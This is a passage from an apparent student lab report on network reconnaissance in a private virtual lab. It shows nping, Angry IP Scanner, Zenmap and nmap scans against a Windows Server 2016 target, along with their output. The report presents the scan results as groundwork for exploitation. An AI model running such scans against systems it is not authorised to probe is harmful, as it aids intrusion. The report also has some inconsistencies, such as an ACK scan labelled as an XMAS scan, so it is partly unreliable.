SENT (5.0371s) TCP 10.0.2.8:15848 > 10.0.2.4:81 A ttl=64 id=3731 iplen=40 seq=1589527427 win=1480
RCVD (5.0373s) TCP 10.0.2.4:81 > 10.0.2.8:15848 R ttl=128 id=1179 iplen=40 seq=3359398182 win=0
SENT (6.0385s) TCP 10.0.2.8:15848 > 10.0.2.4:79 A ttl=64 id=3731 iplen=40 seq=1589527427 win=1480
RCVD (6.0388s) TCP 10.0.2.4:79 > 10.0.2.8:15848 R ttl=128 id=1180 iplen=40 seq=3359398182 win=0
^C
Max rtt: 0.302ms | Min rtt: 0.179ms | Avg rtt: 0.205ms
Raw packets sent: 7 (282B) | Rcvd: 7 (322B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 6.09 seconds
```

Screenshot 9 - Scan TCP using ACK flag.

```
(root@kali)-[/home/ivann]
└─$ nping --tcp -p 80 10.0.2.4 --flags FIN

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-07-17 09:21 EDT
SENT (0.0183s) TCP 10.0.2.8:63744 > 10.0.2.4:80 F ttl=64 id=5291 iplen=40 seq=1636054090 win=1480
RCVD (0.0189s) TCP 10.0.2.4:80 > 10.0.2.8:63744 RA ttl=128 id=1181 iplen=40 seq=0 win=0
SENT (1.0187s) TCP 10.0.2.8:63744 > 10.0.2.4:80 F ttl=64 id=5291 iplen=40 seq=1636054090 win=1480
RCVD (1.0189s) TCP 10.0.2.4:80 > 10.0.2.8:63744 RA ttl=128 id=1182 iplen=40 seq=0 win=0
SENT (2.0201s) TCP 10.0.2.8:63744 > 10.0.2.4:80 F ttl=64 id=5291 iplen=40 seq=1636054090 win=1480
RCVD (2.0204s) TCP 10.0.2.4:80 > 10.0.2.8:63744 RA ttl=128 id=1184 iplen=40 seq=0 win=0
SENT (3.0209s) TCP 10.0.2.8:63744 > 10.0.2.4:80 F ttl=64 id=5291 iplen=40 seq=1636054090 win=1480
RCVD (3.0212s) TCP 10.0.2.4:80 > 10.0.2.8:63744 RA ttl=128 id=1185 iplen=40 seq=0 win=0
SENT (4.0224s) TCP 10.0.2.8:63744 > 10.0.2.4:80 F ttl=64 id=5291 iplen=40 seq=1636054090 win=1480
RCVD (4.0227s) TCP 10.0.2.4:80 > 10.0.2.8:63744 RA ttl=128 id=1186 iplen=40 seq=0 win=0
^C
Max rtt: 0.457ms | Min rtt: 0.193ms | Avg rtt: 0.261ms
Raw packets sent: 5 (200B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.88 seconds
```

Screenshot 8 - scan TCP using FIN flag.

Using nping to send TCP flags includes specifying the protocol by utilising "--tcp" option and adding further the "--flags" option with parameters indicating which are the flags in the sent TCP packets. The allowed options are SYN, ACK, FIN or none and thus we could simulate different TCP packet types. This manipulation of the TCP flags alters the behaviour of TCP and helps analysing the target host responses.

The initial purpose of using nping is network troubleshooting but because its versatility and fine-tuning functionality it is a great tool for network information gathering and reconnaissance as well as TCP stack and port behaviour. Sending TCP packets with different flags allows the performers of the scan to determine the status of the scanned ports namely – open, closed or filtered. Such information could be used to assess the network security, find possible vulnerabilities and overall understand the target system TCP/IP stack behaviour.[11]

By performing the aforementioned scans and analysing the received commands' outputs we could note that the target responded to all with TCP RST/ACK and TCP RST showing that the scanned ports were closed (port 79,80 and 81) and the target machine rejects any TCP connections with RST/ACK packets.[11]

Nping includes functionality for scanning the entire subnet as well as a specified range of IP addresses with the following commands:

```
nping -tcp -p 21 10.0.2.0/24 -c 1
```

```
nping -tcp -p 21 10.0.2.0-10 -c 1
```

```
(root@kali)~# nping --tcp -p 21 10.0.2.0-10 -c 1
Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-07-17 11:29 EDT
SENT (0.0363s) TCP 10.0.2.8:33539 > 10.0.2.0:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480
SENT (1.0376s) TCP 10.0.2.8:33539 > 10.0.2.1:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480
SENT (2.0392s) TCP 10.0.2.8:33539 > 10.0.2.2:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480
SENT (3.0413s) TCP 10.0.2.8:33539 > 10.0.2.3:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480
RCVD (3.0415s) ICMP [10.0.2.3 > 10.0.2.8 Protocol 6 unreachable (type=3/code=2) ] IP [ttl=255 id=1111 iplen=56 ]
SENT (4.0443s) TCP 10.0.2.8:33539 > 10.0.2.4:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480
RCVD (4.0445s) TCP 10.0.2.4:21 > 10.0.2.8:33539 RA ttl=128 id=1676 iplen=40 seq=0 win=0
SENT (5.0456s) TCP 10.0.2.8:33539 > 10.0.2.5:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480
SENT (6.0462s) TCP 10.0.2.8:33539 > 10.0.2.6:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480
RCVD (6.0465s) TCP 10.0.2.6:21 > 10.0.2.8:33539 RA ttl=128 id=2206 iplen=40 seq=0 win=0
SENT (7.0481s) TCP 10.0.2.8:33539 > 10.0.2.7:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480
RCVD (7.0484s) TCP 10.0.2.7:21 > 10.0.2.8:33539 RA ttl=128 id=1854 iplen=40 seq=0 win=0
SENT (8.0494s) TCP 10.0.2.8:33539 > 10.0.2.8:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480
SENT (9.0505s) TCP 10.0.2.8:33539 > 10.0.2.9:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480
SENT (10.0520s) TCP 10.0.2.8:33539 > 10.0.2.10:21 S ttl=64 id=48961 iplen=60 seq=1092084046 win=1480

Statistics for host 10.0.2.0:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.2.1:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.2.2:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.2.3:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 0.150ms | Min rtt: 0.150ms | Avg rtt: 0.150ms
Statistics for host 10.0.2.4:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 0.221ms | Min rtt: 0.221ms | Avg rtt: 0.221ms
Statistics for host 10.0.2.5:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.2.6:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 0.212ms | Min rtt: 0.212ms | Avg rtt: 0.212ms
Statistics for host 10.0.2.7:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 0.217ms | Min rtt: 0.217ms | Avg rtt: 0.217ms
Statistics for host 10.0.2.8:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
```

Screenshot 10 - scan with TCP packets a range of IPs.

The provided output from the above command execution undoubtedly shows that the FTP port 21 on all hosts that have responded is closed because a TCP:RA (Reset/Acknowledge) was returned.

Similar to hping3, nping allows sending UDP packets to the target machine too.

```
(root@kali)-[/home/ivann]
# nping --udp -p 53,67,68 10.0.2.4 -c 1

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-07-17 11:58 EDT
SENT (0.0305s) UDP 10.0.2.8:53 > 10.0.2.4:53 ttl=64 id=48851 iplen=28
RCVD (0.0307s) ICMP [10.0.2.4 > 10.0.2.8 Port unreachable (type=3/code=3) ] IP [ttl=128 id=1772 iplen=56 ]
SENT (1.0310s) UDP 10.0.2.8:53 > 10.0.2.4:67 ttl=64 id=48851 iplen=28
RCVD (1.0313s) ICMP [10.0.2.4 > 10.0.2.8 Port unreachable (type=3/code=3) ] IP [ttl=128 id=1773 iplen=56 ]
SENT (2.0339s) UDP 10.0.2.8:53 > 10.0.2.4:68 ttl=64 id=48851 iplen=28
RCVD (2.0342s) ICMP [10.0.2.4 > 10.0.2.8 Port unreachable (type=3/code=3) ] IP [ttl=128 id=1774 iplen=56 ]

Max rtt: 0.210ms | Min rtt: 0.199ms | Avg rtt: 0.207ms
Raw packets sent: 3 (84B) | Rcvd: 3 (168B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 2.08 seconds

(root@kali)-[/home/ivann]
#
```

Screenshot 11 – UDP packet sent.

With the output to the following command: `nping --udp -p 53,67,68 10.0.2.4 -c 1`,

we can conclude that ports 53 (DNS), port 67 and 68 (server and client on DHCP) were not open or not listening for UDP traffic because the output indicated them as unreachable.

Nping, also, allows the performer to set a specific length of the packet payload calculated in bytes with the data-length option:

`nping --udp --data-length <length> --source-port 0-65535 <target IP>`

where data-length indicates the payload length in bytes and the source-port 0-65535 shows that the nping should use port number between 0 and 65535 inclusively.[12]

```
(root@kali)-[/home/ivann]
# nping --udp --data-length 100 --source-port 68 10.0.2.4 -c 100

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2023-07-17 12:24 EDT
SENT (0.0195s) UDP 10.0.2.8:68 > 10.0.2.4:40125 ttl=64 id=12864 iplen=128
RCVD (0.0198s) ICMP [10.0.2.4 > 10.0.2.8 Port 40125 unreachable (type=3/code=3) ] IP [ttl=128 id=1919 iplen=156 ]
SENT (1.0200s) UDP 10.0.2.8:68 > 10.0.2.4:40125 ttl=64 id=12864 iplen=128
RCVD (1.0203s) ICMP [10.0.2.4 > 10.0.2.8 Port 40125 unreachable (type=3/code=3) ] IP [ttl=128 id=1921 iplen=156 ]
SENT (2.0208s) UDP 10.0.2.8:68 > 10.0.2.4:40125 ttl=64 id=12864 iplen=128
RCVD (2.0211s) ICMP [10.0.2.4 > 10.0.2.8 Port 40125 unreachable (type=3/code=3) ] IP [ttl=128 id=1922 iplen=156 ]
SENT (3.0223s) UDP 10.0.2.8:68 > 10.0.2.4:40125 ttl=64 id=12864 iplen=128
RCVD (3.0225s) ICMP [10.0.2.4 > 10.0.2.8 Port 40125 unreachable (type=3/code=3) ] IP [ttl=128 id=1923 iplen=156 ]
SENT (4.0255s) UDP 10.0.2.8:68 > 10.0.2.4:40125 ttl=64 id=12864 iplen=128
RCVD (4.0258s) ICMP [10.0.2.4 > 10.0.2.8 Port 40125 unreachable (type=3/code=3) ] IP [ttl=128 id=1924 iplen=156 ]
^C
Max rtt: 0.246ms | Min rtt: 0.188ms | Avg rtt: 0.207ms
Raw packets sent: 5 (640B) | Rcvd: 5 (780B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.20 seconds

(root@kali)-[/home/ivann]
#
```


Screenshot 12 – nping UDP packet ping with data-length option

As a conclusion hping3 allows for complex packet construction and manipulation, but it has a higher learning curve and limited platform support. Nping, on the other hand, has an improved intuitive interface, active development, and wider platform compatibility, but with less complex capabilities and scripting opportunities. The choice between the two instruments is determined by the user's particular demands, skill level, and platform requirements.

Part 2: Use an alternative to MegaPing¹ to identify live hosts and open ports of the Target.


In this activity Angry IP Scanner will be used as an alternative tool to MegaPing in order to perform live hosts identification on our lab Nat network environment and localisation of open ports on target machines.

The Angry IP Scanner provides easy to be used GUI (Graphic use interface) which works “out-of-the-box” with a single click on the start button.:




Screenshot 13 – IP Range – Angry IP Scanner

To perform the general scan for finding live target machines IP range could be set so the scan will be limited to particular subnet, thus shortening the time for scan significantly and providing improved productivity.




Screenshot 14 – Angry IP Scanner Preferences

Angry IP Scanner GUI allows choosing “fetchers” – specific output parameters to be selected as well as many options regarding pinging methods, ports, displayed host by specific criteria etc. Using these set up the user could provide much more specific output of the performed IP scan.



Screenshot 15 – Extended IP Scan with MAC Addresses and NetBIOS Info

Last but not least, the tool provides options for showing the a “Details window” for every IP address scanned and export the gathered information into a text document.



Screenshot 16 – IP Address details window


From the performed lab exercises we could conclude that Advanced IP Scanner focuses mostly on scanning networks and device identification. It lacks built-in vulnerability scanning and evaluation capabilities, unlike MegaPing. Advanced IP Scanner has been developed to provide fundamental network information regarding active hosts and open ports.

Part 3: Use an alternative to NetScanTools Pro to initiate various Scans.

In this section various scans will be performed using alternative to NetScanTools Pro. As it is well known amongst the cyber security specialist the list with options and settings as well as different scanning tools are almost not available in such fullness as the NetScanTools Pro.

That's why the author of this report has stopped at the GUI version of the popular Nmap tool, namely Zenmap. As a part of the popular Nmap, Zenmap includes many useful scan commands and tools and works relatively fast giving great results and detailed information about the scanned network and its hosts.


The first scan is the "Ping scan". It executes very quickly and shows all the live hosts on a given network range that responds to ping request:



Screenshot 17 – Zenmap Ping scan


Not only this scan shows MAC Addresses but also the vendor of the NIC (as it is a virtually environment set LAB all NIC are virtual here).

The next one is the Quick scan. It is a little bit slower than the previous scan but this time the output displays also the open ports on each one of the discovered devices. Moreover, the scan discovers also the services that runs on the discovered open ports:



Screenshot 18 – Zenmap Quick Scan

The next and final scan that we are going to use in this section is the Quick Scan Plus:



Screenshot 19 – Zenmap Quick Scan Plus

As we can observe from the scan the details provided with the third one gives the most qualitative and valuable information about the discovered devices – their type, the operating system running on that device as well as the programs and its version that are running on the

discovered ports. Getting the exact program version is vital for exploiting vulnerable services and getting full control over the computers that have these services installed.

To conclude our observations on the Zenmap too, it is a free network scanner, that simplifies Nmap. It works on several platforms, includes pre-configured scan settings, and plenty of documentation. It requires command-line Nmap expertise. Its appearance depends on the operating system and may lack sophisticated functionality. On the other hand, NetScanTools Pro is a powerful commercial Windows tool with an easy-to-use interface. Its scanning tools, Windows-centric integration, and documentation and support are its strengths. It costs money, has limited cross-platform compatibility, and is less accessible than Zenmap.[13]

Part 4: Explore various network scanning Techniques.

The various scanning techniques that will be executed in the following section will utilise Nmap which is the original open-source tool that works on the backend the Zenmap GUI.

The first scan will be TCP connect scan and the target machine - Windows server 2016 (with Ip 10.0.2.4/24)

```
root@kali:~/home/ivann
$ nmap -oT -iL -A 10.0.2.4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-10 12:37 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00019s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 08:00:27:08:7B:D5 (Oracle VirtualBox virtual NIC)
Service type: general purpose
Name: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016 Build 10586 - 14393
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
_smbstat: NetBIOS name: WIN-AREAD78WMP, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:08:7b:d5 (Oracle VirtualBox virtual NIC)
_smb2-security-mode:
  3:1:1:
    Message signing enabled but not required
_smb2-time:
  Date: 2023-07-10T16:37:14
  Start date: 2023-07-10T12:23:21
_smb-security-mode:
  account_used: <blank>
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT ADDRESS
0 0.19 ms 10.0.2.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.33 seconds
```

Screenshot 20 – Nmap TCP connect scan

From the provided information of the scan, we can conclude that the output represents the so-called Quick Scan Plus in Zenmap, giving us full details about the target host. Again, we gained information about the open ports, OS, running services and applications' versions.

The next scan is the XMAS Scan on Windows Server 2016. Xmas scans find open ports on target systems. An Xmas scan sends TCP packets with the FIN (Finish), PSH (Push), and URG (Urgent) flags to the target ports. TCP packets should not set these flags simultaneously. The target system may react differently to open ports. The outcome is usually: No Response or RST Response.[14]

```

--(root@kali)-[/home/ivann]
--# nmap -sA -v -T4 10.0.2.4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 13:13 EDT
Initiating ARP Ping Scan at 13:13
Scanning 10.0.2.4 [1 port]
Completed ARP Ping Scan at 13:13, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:13
Completed Parallel DNS resolution of 1 host. at 13:13, 0.03s elapsed
Initiating ACK Scan at 13:13
Scanning 10.0.2.4 [1000 ports]
Increasing send delay for 10.0.2.4 from 0 to 5 due to 67 out of 167 dropped probes since last increase.
Completed ACK Scan at 13:13, 5.64s elapsed (1000 total ports)
Nmap scan report for 10.0.2.4
Host is up (0.00012s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:0B:7B:D5 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.82 seconds
Raw packets sent: 1077 (43.068KB) | Rcvd: 1001 (40.028KB)

--(root@kali)-[/home/ivann]
--#

```

Screenshot 21

The observed information gathered by these techniques shows that the specifically targeted 1000 ports were reported to be in “ignored status”. This means they didn’t respond to the scan and are not open and also the 1000 unfiltered ports were found to be “reset” so didn’t provide additional conclusive information.

Next, we will perform same scan using the technique with aggressive timing – first with Firewall off and second one with Firewall on mode and inbound and outbound rules that have been previously allowed put back to their default status.

```

--(root@kali)-[/home/ivann]
--# nmap -sX -T4 10.0.2.4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 13:43 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00014s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:0B:7B:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.13 seconds

--(root@kali)-[/home/ivann]
--# nmap -sX -T4 10.0.2.4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 13:59 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00040s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 08:00:27:0B:7B:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds

--(root@kali)-[/home/ivann]
--#

```

Screenshot 22

The “open|filtered” status shows that payloads sent to these ports did not receive a response suggesting whether they are open or closed. It could be due to a number of factors, including network filtering, firewall configurations, or covert techniques employed by the target machine to conceal open ports. In our case the inbound and outbound configuration was put back to default state and network was filtered by the switched-on firewall.

Another scanning technique is UDP scan, using Nmap tool.

```
(root@kali)-[/home/ivann]
# nmap -sU -T5 10.0.2.6

Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 14:34 EDT
Warning: 10.0.2.6 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.0.2.6
Host is up (0.00020s latency).
Not shown: 986 open|filtered udp ports (no-response)
PORT      STATE SERVICE
19/udp    closed chargen
137/udp   open  netbios-ns
1014/udp  closed unknown
1041/udp  closed danf-ak2
3130/udp  closed squid-ipc
16896/udp closed unknown
17338/udp closed unknown
29823/udp closed unknown
40915/udp closed unknown
45380/udp closed unknown
45685/udp closed unknown
61481/udp closed unknown
64481/udp closed unknown
64513/udp closed unknown
MAC Address: 08:00:27:6A:85:64 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 12.83 seconds
```


Screenshot 23 – Nmap UDP Scan

The UDP scan provides the penetration tester with valuable information. It determines which interfaces are open and closed on the target system. In this scan, port 137/udp (netbios-ns) is shown to be open, whereas several other ports are closed. The exposed ports can serve as potential attack vectors for further analysis and exploitation.

Part 5: Being Anonymous on the Internet using an alternative to Proxy Switcher

Some of the methods to become anonymous on the internet in by using proxy servers, privacy-focused web browsers (Mozilla Firefox extensions like uBlock Origin, HTTPS Everywhere etc.) or Tor. As Tor is an open-source free software in this chapter it will be used for hiding our identity on the internet.

